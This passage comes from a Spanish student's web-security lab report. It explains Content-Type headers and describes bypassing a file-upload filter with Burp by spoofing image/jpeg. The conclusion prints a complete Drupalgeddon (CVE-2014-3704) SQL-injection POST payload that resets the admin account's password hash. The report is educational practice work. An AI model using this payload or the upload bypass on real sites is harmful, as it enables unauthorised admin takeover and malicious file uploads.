* **Interpretación correcta de los datos**: Permite al servidor interpretar correctamente los datos recibidos. Por ejemplo, si el tipo de contenido es application/json, el servidor espera que los datos estén en formato JSON y puede procesarlos adecuadamente. Del mismo modo, si es multipart/form-data, el servidor sabe que los datos provienen de un formulario que puede incluir archivos adjuntos.
* **Validación de datos:** Ayuda al servidor a validar los datos recibidos. Al conocer el tipo de contenido, el servidor puede realizar la validación apropiada de los datos para garantizar su integridad y seguridad. Por ejemplo, puede verificar si los datos JSON están bien formados antes de procesarlos.
* **Selección del controlador adecuado:** En aplicaciones web que utilizan un enrutamiento basado en controladores, el tipo de contenido puede ayudar al enrutador a seleccionar el controlador adecuado para manejar la solicitud. Por ejemplo, una solicitud con tipo de contenido application/json podría ser dirigida a un controlador específico que maneje solicitudes JSON.
* **Negociación de contenido:** En las respuestas del servidor, el tipo de contenido permite al cliente saber cómo interpretar los datos recibidos. Por ejemplo, si un servidor puede devolver los datos en formatos HTML, JSON o XML, el tipo de contenido en la respuesta indica al cliente qué formato se está utilizando.

Aquí dejo una enumeración del top 10 Content-Types más utilizados:

1. application/x-www-form-urlencoded
2. multipart/form-data
3. application/json
4. text/plain
5. application/xml
6. application/octet-stream
7. image/jpeg
8. image/png
9. application/pdf
10. application/javascript

Para explotar esta vulnerabilidad y subir el mismo archivo malicioso se puede utilizar Burp para modificar la cabecera y especificar un Content-Type para image/jpeg o image/png.

Para ello activo el intercept de Burp.

Texto

Descripción generada automáticamente con confianza media

Texto

Descripción generada automáticamente

Interfaz de usuario gráfica, Texto, Aplicación, Correo electrónico

Descripción generada automáticamente

Interfaz de usuario gráfica, Texto

Descripción generada automáticamente

# Conclusión

La prueba de que no hay que tener unos conocimientos elevados sobre aplicaciones web soy yo mismo.

Al empezar esta práctica no sabía desplegar un servicio web, ni conocía PHP, ni sabía que era un método POST ni un método GET…

En fin, ha sudo duro, pero he aprendido cosas y he logrado explotar todas las vulnerabilidades.

De hecho esta práctica la había comenzado a realizar sobre Metaexploitable3\_Ubuntu, habiendo realizado SLI, XSS y ganando acceso a drulap mediante la inyección asociada al CVE-2014-3704 con el uso de BURP para acceder a la parte de File Upload y poder explotarla. Todo eso sin las facilidades de DVWA…

* CVE-2014-3704-POST name[0%20;update+users+set+name%3D'admin'+,+pass+%3d+'%24S%24CTo9G7Lx2rJENglhirA8oi7v9LtLYWFrGm.F.0Jurx3aJAmSJ53g'+where+uid+%3D+'1';;#%20%20]=test3&name[0]=test&pass=test&test2=test&form\_build\_id=&form\_id=user\_login\_block&op=Log+in

Lo malo es que no fui documentando el proceso debido a que primero estaba probándolo todo, por lo que no tengo las capturas para adjuntarlas a la práctica.

En definitiva, hay que ponerse las pilas con los conocimientos Web.

Como siempre, cualquier sugerencia